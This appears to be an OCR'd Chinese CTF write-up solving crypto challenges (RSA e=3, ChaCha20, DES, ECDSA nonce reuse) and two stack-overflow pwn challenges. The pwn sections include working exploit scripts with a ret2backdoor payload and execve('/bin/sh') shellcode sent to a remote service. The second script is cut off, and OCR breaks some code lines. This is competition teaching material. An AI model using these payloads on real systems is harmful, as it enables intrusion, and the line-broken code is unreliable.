
WP 模板

题目名称

BabyRSA

题目截图



解题思路（要求解题思路清晰，每个题需截图 flag 值并且包含时间）

1. 获取附件 BabyRSA6.zip，解压后得到 task.py 和 output.txt。

2. 查看 task.py，发现题目使用 RSA 加密，公开指数 e = 3，并且没有使用 OAEP/PKCS#1 等 padding。

3. 查看 output.txt 得到 n、e、c。由于 flag 明文较短，先判断 c < n；若成立，则说明加密时没有发生取模回绕，此时 c = m^3。

4. 对 c 开整数三次方根得到 m，再把整数转回字节即可恢复 flag。

复现脚本 solve.py：

```
import re
from pathlib import Path
from Crypto.Util.number import
```

```
long_to_bytes
def iroot3(x: int) -> int:
lo, hi = 0, 1
while hi ** 3 <= x:
hi <<= 1
while lo + 1 < hi:
mid = (lo + hi) // 2
if mid ** 3 <= x:
lo = mid
else:
hi = mid
return lo
data =
Path("output.txt").read_text(encodin
g="utf-8")
```

```
n = int(re.search(r"n = (\d+)", data).group(1))
e = int(re.search(r"e = (\d+)", data).group(1))
c = int(re.search(r"c = (\d+)", data).group(1))
assert e == 3
assert c < n
m = iroot3(c)
assert m ** 3 == c
print(long_to_bytes(m).decode())
```

运行结果与 flag 截图

文件 编辑 查看

ODMyMjhiMjAzMWFhNjUwYWNkMWYyNzg3MDRlNzRjMzE=6d


最 终 flag ：

flag{a7cb4959c3b8087742b1193146c52296}

题目名称：

Chacha20


题目截图“：



解题步骤：

1.解压后得到一个 apk 文件

解包 apk 文件



检索发现核心逻辑在 native 库 `lib/x86/libmyapplication.so

从 `classes3.dex` 字符串里可以看到几个关键类:

com/cr/myapplication/MainActivity

com/cr/myapplication/NativeBridge

com/cr/myapplication/SuccessActivity

还有输入框和按钮相关字符串：

editFlag

btnVerify

inputFlag

分析说明大致流程为：

在 **mainactivity** 输入 **flag**

点击验证按钮

调用 **native** 方法

成功后跳转 **successacivity**

2.注册分析

通过 **JNI_OnLoad** 和 **RegisterNatives**

还原 **native** 方法

在**.data.rel.ro** 可以恢复三个方法，即：

boolean c(String input)

这就是最后的校验函数

3.校验函数逻辑可以概括为：

读取输入的字符串

调用 native 方法将其转换为字节数组

将结果转换为十六进制字符串

与一个预置目标对比

4．通过 native 中的相关字符和题目名称可以判断出加密算法为 cahcha20

5.设计代码：

```
from struct import pack, unpack

def rotl32(v, n):
    return ((v << n) & 0xffffffff) | (v >> (32 - n))

def quarter_round(s, a, b, c, d):
    s[a] = (s[a] + s[b]) & 0xffffffff
```

```
        s[d] ^= s[a]
        s[d] = rotl32(s[d], 16)
        s[c] = (s[c] + s[d]) & 0xffffffff
        s[b] ^= s[c]
        s[b] = rotl32(s[b], 12)
        s[a] = (s[a] + s[b]) & 0xffffffff
        s[d] ^= s[a]
        s[d] = rotl32(s[d], 8)
        s[c] = (s[c] + s[d]) & 0xffffffff
        s[b] ^= s[c]
        s[b] = rotl32(s[b], 7)
def chacha20_block(key, counter, nonce):
        const = b"expand 32-byte k"
        state = list(unpack("<4I", const) +
```

```
unpack("<8I", key) + (counter,) +
unpack("<3I", nonce))
        x = state.copy()
        for _ in range(10):
                quarter_round(x, 0, 4, 8, 12)
                quarter_round(x, 1, 5, 9, 13)
                quarter_round(x, 2, 6, 10, 14)
                quarter_round(x, 3, 7, 11, 15)
                quarter_round(x, 0, 5, 10, 15)
                quarter_round(x, 1, 6, 11, 12)
                quarter_round(x, 2, 7, 8, 13)
                quarter_round(x, 3, 4, 9, 14)
        out = [(x[i] + state[i]) & 0xffffffff
for i in range(16)]
        return pack("<16I", *out)
```

```
key = bytes([
        0x14,  0x92,  0x63,  0xA1,  0x6F,
0x2D, 0x89, 0xCB,
        0xF0,  0x37,  0x5B,  0x1C,  0xA9,
0x4E, 0x78, 0xD3,
        0x22,  0x60,  0x17,  0xEE,  0x9A,
0xBC, 0x4D, 0x08,
        0x53,  0xE1,  0x76,  0x2A,  0x8D,
0xC4, 0x90, 0x3F,
])
nonce = bytes([
      0x44, 0x33, 0x22, 0x11,
      0xAB, 0xCD, 0xEF, 0x66,
      0x88, 0x99, 0xAA, 0x55,
])
```

```
target = bytes.fromhex(
    "d097c3f6d27e8c28ff2fa736bae486998e118c7624f0b890"
    "c41351cec30c2c1cd675a39ffbd9"
)
keystream = b""
counter = 1
while len(keystream) < len(target):
    keystream += chacha20_block(key, counter, nonce)
    counter += 1
flag = bytes(a ^ b for a, b in zip(target, keystream[:len(target)]))
print(flag.decode())
```


得到 flag



题目名称：


DES 加密验证

题目截图：



解题步骤：

1.重命名为 zip 文件并且解压得到几个文件



检索得到几个关键文件：

classes3.dex

assets/classes3.dex

assets/my.bin

assets/myde.bin

lib/x86/libcrackme2.so

2.反编译 **classes3.dex** 并分析得到 **MainActivity.onCreate()**这个方法通过调用一个内部方法加载额外的 **dex**，然后这个方法把 **classes,dex** 写的私有目录中，通过 **pathclassloader** 加载类 **com.cr.test.wide,**最后启动这个加载出来的 **activity**，也就是说用户看到的相关界面在 **assets/classes3.dex** 中。

3.分析 **assets/classes3.dex** 可以分析校验流程：

调用输入框中的用户输入 调用

callNativeMethod(String flag) 该方法再反射调用 com.cr.crackme2.MainActivity.verifyFlag(String)

4.分析 native 层：

Mainactivity 在静态初始化中加载 so，导出该 so 文件可以直接看到关键函数：

_Z10verifyFlagP7_JNIEnvP7_jclassP8_jstring

_Z15des_ecb_encryptPKhiS0_Ph

说明 vertifyflag 中会走一套内部的 DES-ECB 加密校验

4.vertify 逻辑：

反汇编之后可以得到核心流程：

取出用户输入字符串。

读取其长度。

对输入做 **PKCS#7** 风格补齐到 **8** 字节倍数。

使用固定 **key** 做 **`DES-ECB`** 加密。

将密文转成十六进制字符串。

与目标字符串比较。

在 **so** 的只读数据区可以得到两个关键 常量：

DESKEY：12345678


目 标 字 符 串 ：

666c61677b484e4354463632524459 4e54464d5a3154467d0808080808080808

ASCII 16 解 码 一 下 得 到

flag{HNCTF62RDYNTFMZ1TF}\x08\x08\x08\x08\x08\x08\x08\x08


排除一下后面的干扰提交一下就行了




题目名称：

ECDSA nonce 重用

题目截图：



解题步骤：



漏洞点：

ECDSA 签名公式为：

s = k^-1 * (z + r * d) mod n

其中：

- d 是私钥

- k 是签名随机数 nonce

- z 是消息哈希整数

- n 是 SECP256k1 的阶

- r, s 是签名值

题目给出两条不同消息的签名，并且 signature1_r == signature2_r，说明两次签名复用了同一个 nonce k。

推导：

两组签名：

$$s1 = k^{-1} * (z1 + r * d) \bmod n$$

$$s2 = k^{-1} * (z2 + r * d) \bmod n$$

两式相减：

$$s1 - s2 = k^{-1} * (z1 - z2) \bmod n$$

所以：

$$k = (z1 - z2) * \text{inverse}(s1 - s2, n) \bmod n$$

恢复 k 后代回第一条签名：

$$s1 * k = z1 + r * d \bmod n$$

所以：

d = (s1 * k - z1) * inverse(r, n) mod n

恢复出的完整私钥为：

d35fe9a03a2162fd5441bb19346d95fd

f885849bf61cd8f1d3c3901ee4af2eb2

题目 **flag** 格式中后缀为 **32** 位，因此取私钥 **hex** 的前 **32** 位：

d35fe9a03a2162fd5441bb19346d95fd

因此 **flag** 为

Flag{ d35fe9a03a2162fd5441bb19346d95fd}


文件 编辑 查看

ODMyMjhiMjAzMWFhNjUwYWNkMWYyNzg3MDRlNzRjMzE=6d

题目名称：

PWN-MessageBoard

题目截图：



解题步骤：

1.010 打开对二进制做静态检查可以得到‘amd64’,’No PIE’,’backdoor’函数存在，漏洞点在 get(password)

2.login 的逻辑等价于：

```
void backdoor() {
    system("/bin/sh");
}
void login() {
    char password[64];
    char username[64];
        puts("=== Welcome to
SecureAuth System ===");
    printf("Username: ");
    read(0, username, 64);
    printf("Password: ");
    gets(password);
    if (strcmp(username, "admin") ==
0) {
```

```
            puts("Access  Denied:  Admin
login is disabled.");
        } else {
            puts("Invalid credentials.");
        }
}
```

即 get(password)没有长度检查，可以覆盖返回地址

3.login（）栈布局：

rbp-0x80   password[64]

rbp-0x40   username[64]

rbp+0x00   saved rbp

rbp+0x08   return address

从 **password** 起始位置到返回位置的偏移为：**136**

因此覆盖返回地址需要 136 字节的覆盖


4.程序先执行：read(0, username, 64);

额外补充一个 ret 做栈对齐

5.构造代码：

```
from pwn import *
context.binary = elf = ELF("./vuln/vuln", checksec=False)
context.arch = "amd64"
HOST = "x.x.x.x"
PORT = 12911
OFFSET = 0x88
RET = 0x401144
BACKDOOR = 0x4011f6
io = remote(HOST, PORT)
```

```
io.recvuntil(b"Username: ")
io.send(b"X" * 63 + b"\n")
io.recvuntil(b"Password: ")
payload = flat(
    b"A" * OFFSET,
    RET,
    BACKDOOR,
)
io.sendline(payload)
io.send(b"cat /flag*\n")
print(io.recvrepeat(1).decode("latin1",
errors="replace"))
```




得到 flag:

flag{2af49daf839824cb86e934be4fde1f96}

题目名称：

PWN-MessageBoard

题目截图：



解题步骤：

1.010 打开进行二进制检查：

- `No PIE`

- `No canary`

- `Stack: Executable`

- 程序会打印栈上缓冲区地址

则核心函数逻辑为：

```
void vuln() {
```

```
    char buf[0x80];
    puts("=== Message Board ===");
        puts("Leave your message below:");
    printf("Buffer at: %p\n", buf);
    printf("Message: ");
    read(0, buf, 0x100);
        puts("Thank you for your message!");
}
```

其中有两个关键信息：

1. `printf("Buffer at: %p\n", buf);` 泄露了栈上缓冲区地址
2. `read(0, buf, 0x100);` 向 `0x80` 大小的缓冲区读入 `0x100` 字节，存在

明显栈溢出

漏洞利用：

1. 读取程序输出，拿到 `buf` 的实际地址

2. 把 amd64 的 `/bin/sh` shellcode 写进 `buf`

3. 用填充字节补到 `0x88`

4. 覆盖返回地址为泄露出来的 `buf` 地址

5. 函数返回后跳到栈上 shellcode，拿到 shell

6. 执行 `/bin/cat flag`

构造脚本：

```
#!/usr/bin/env python3
import select
```

```
import socket
import struct
import sys
import time
HOST = "x.x.x.x"
PORT = 20056
OFFSET = 0x88
# amd64 execve("/bin/sh", ["/bin/sh",
NULL], NULL)
SHELLCODE = bytes.fromhex(
        "31c048bbd19d9691d08c97ff48f7
db53545f995257545eb03b0f05"
)
def recv_until(sock, marker):
        data = b""
```

```
        while marker not in data:
            chunk = sock.recv(4096)
            if not chunk:
                raise
ConnectionError("connection closed")
            data += chunk
        return data
def build_payload(buf_addr):
        payload = SHELLCODE
         payload += b"A" * (OFFSET -
len(payload))
          payload += struct.pack("<Q",
buf_addr)
        return payload
def interactive(sock):
```

```
        while True:
                        readable,  _,  _  =
select.select([sock, sys.stdin], [], [])
            if sock in readable:
                data = sock.recv(4096)
                if not data:
                    break
                sys.stdout.buffer.write(d
ata)
                sys.stdout.buffer.flush()
            if sys.stdin in readable:
                                    data  =
sys.stdin.buffer.readline()
                if not data:
                    break
```

```
                sock.sendall(data)
def run_command(sock, command):
    time.sleep(0.2)
    sock.sendall(command.encode() +
b"\n")
    time.sleep(0.5)
    sock.settimeout(0.2)
    chunks = []
    while True:
        try:
            chunk = sock.recv(4096)
            if not chunk:
                break
            chunks.append(chunk)
        except TimeoutError:
```


```
                    break
        sys.stdout.buffer.write(b"".join(ch
unks))
        sys.stdout.buffer.flush()
def main():
        host = HOST
        port = PORT
        cmd = None
        args = sys.argv[1:]
        if len(args) >= 2:
                host = args[0]
                port = int(args[1])
                args = args[2:]
        if args:
                cmd = " ".join(args)
```

